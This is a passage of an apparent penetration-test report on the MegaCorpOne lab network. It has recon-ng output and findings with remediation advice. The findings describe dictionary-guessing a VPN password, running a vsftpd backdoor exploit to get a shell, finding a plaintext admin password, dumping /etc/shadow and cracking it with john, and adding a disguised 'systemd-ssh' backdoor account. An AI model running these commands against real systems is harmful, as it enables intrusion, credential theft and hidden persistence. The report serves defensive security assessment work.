[*] Ip_Address: 51.222.39.63
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: www2.megacorpone.com
[*] Ip_Address: 149.56.244.87
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: beta.megacorpone.com
[*] Ip_Address: 51.222.169.209
[*] Latitude: None
[*] Longitude: None
[*] Notes: None

Figure 1.19

```
[recon-ng][default] > marketplace install reporting/html
[*] Module installed: reporting/html
[*] Reloading modules ...
[recon-ng][default] > modules load reporting/html
[recon-ng][default][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                  Required  Description
  ----      -------------                                  --------  -----------
  CREATOR                                                  yes       use creator name in the report footer
  CUSTOMER                                                 yes       use customer name in the report header
  FILENAME  /root/.recon-ng/workspaces/default/results.html  yes       path and filename for report output
  SANITIZE  True                                           yes       mask sensitive data in the report

[recon-ng][default][html] > options set creator Pentester
CREATOR => Pentester
[recon-ng][default][html] > options set Customer MegaCorpOne
CUSTOMER => MegaCorpOne
[recon-ng][default][html] > run
[*] Report generated at '/root/.recon-ng/workspaces/default/results.html'.
[recon-ng][default][html] >
```

Figure 1.20



Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication, but is susceptible to a dictionary attack. SPTR was able to use a username gathered from OSINT in combination with a word list in order to guess the user's password and access the configuration file. We used the user thudson to guess the password for the log in process, which happened to be his own username.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user thudson's password.

Exploitable Open Ports on Network

Risk Rating: Critical

Description:
SPTR used a Zenmap scan to gather information on vulnerable workstations and open ports that would allow easy exploitation. Zenmap configuration was set to run an intense scan on the network for the IP subnet range of 172.22.117.0/24 (figure 1.21). This scan shows a number of ports that are open on the IP 172.22.117.150. For our second scan, we added a script to the scan for vsftpd which can be set under profile>edit profile and is located under the scripting header. The specific script that was added is "ftp-vsftpd-backdoor". Once this scan was "run" results are displayed in figure 1.23 which shows that port 21 is vulnerable to ftp backdoor exploits. When SPTR discovered this, we went back to our Linux terminals and used searchsploit to display known exploits against vsftpd which are shown in figure 1.23. The vsftpd 2.3.4 exploit was chosen and we used the following command "nano /usr/share/exploitdb/exploits/unix/remote/49757.py" to see if any changes were needed in the script but both the args and hosts did not need to be edited. The following command was entered into the terminal, "python /usr/share/exploitdb/exploits/unix/remote/49757.py" and was run and figure 1.23 shows that a shell was opened on the system, and we are able to look through the directories on the Linux machine.

Affected Hosts: megacorpone.com

Remediation:

- Verify software is up-to-date with latest patches
- Close ports that do not need to be opened, in this case port 22
- Vulnerability canning should take place in the network regularly

- Use a service that can provide the latest CVE updates.

Figure 1.21




Figure 1.22 IP 172.22.117.150 vulnerable to vsftpd





figure 1.23



Exploitation and Privilege Escalation

Risk Rating: Critical

Description:
In our initial recon phase, SPTR learned about the poor password management practices within MegaCorpOne. Using the credentials that were found for user thudson SPTR was able to exploit ports that were open on the network. Using the shell exploit that was discovered, we are able to navigate the Linux machine and search to find more credentials stored on the system. On the terminal as we continue using the "python /usr/share/exploitdb/exploits/unix/remote/49757.py" exploit we navigateted through the shell and search all files and folders using the following command "find / f -iname "*pass*.txt"". The search result showed a file adminpassword.txt in the /var/tmp/ folder (figure 1.24). Using the cat command on the txt file shows the password for the admin. In a new terminal on the Linux machine the following command was run "ssh msfadmin@172.22.117.150" a prompt appears to enter the password for the user and the newfound password is entered, and it gives us access to the system (figure 1.26).

Affected Hosts: megacorpone.com

Remediation:

- Use stronger tools for password management
- DO not save any user data such as log-in credentials on the system in a txt file.
- Create a list of computers that are allowed to SSH into the server.

Figure 1.24




Figure 1.25





Figure 1.26



Password Cracking

Risk Rating: **Critical**

Description:
In the new shell that has been opened up using the "ssh msfadmin@172.22.117.150" command we began to search for the shadow file within the system which used the following command "sudo cat /etc/shadow". With this, we were able to see the detail in figure 1.27 below. The usernames and hashes were then moved to a new nano file that was created on a separate terminal (figure 1.28). Once the new hash.txt file is created within nano we use john to crack the hashes. This can be done using the command "john hash.txt" which provides us the passwords (figure 1.29). These new credentials will be used in later activities when we are using the Windows system.

Affected Hosts: megacorpone.com

Remediation:

- Set a password policy that requires a password to be a certain length and have at least a number and special characters for increased protection.
- Improve security awareness of employees through training so that they do not store login credentials in the system
- Avoid the reuse of passwords and have a policy in place to reset the password on a quarterly basis. 2

Figure 1.27




Figure 1.28





Figure 1.29



Persistence on the Compromised Machine

Risk Rating: **Critical**

Description:
While connected to the Linux system via SSH (figure 1.30) our goal was to create a new user that has root level privilege. To create the new user, the command "sudo adduser systemd-ssh" was input on the terminal (figure 1.31). Once this new account has been created, it would allow an attacker to easily gain a backdoor to the system. Figure 1.32 shows an ssh connection to this system via the new user that was created on the Linux system, and now this malicious actor has access to the system and can remain undetected.

Affected Hosts: megacorpone.com

Remediation:

- Use strict user policies that prevent users to access machines that are not part of their department.
- There should be logs of accounts created and deleted that should be reviewed during set time intervals.
- Accounts should be tested for vulnerabilities to protect from any compromises

Figure 1.30




Figure 1.31





Figure 1.32



Windows Open Port

Risk Rating: High


Description:
In SPECTRE Security recon phase, it was discovered that MegaCorpOne was running both Linux and Windows OS. This next phase will highlight the exploits possible on MegaCorpOne's Windows environment. Using the following nmap command "nmap 172.22.117.100/24" we are able to see two machines with open ports, two of them being Windows machines (figure 1.33). These machines are identifiable as Windows as they are running Kerberos on port 88 for authentication as well as running Microsoft services ldap on port 389 as well as msrpc on port 135. A skilled attacker can use these openings to exploit the systems.

Affected Hosts: megacorpone.com

Remediation:

- Add firewall to screen for traffic going to the domain controller and the network.
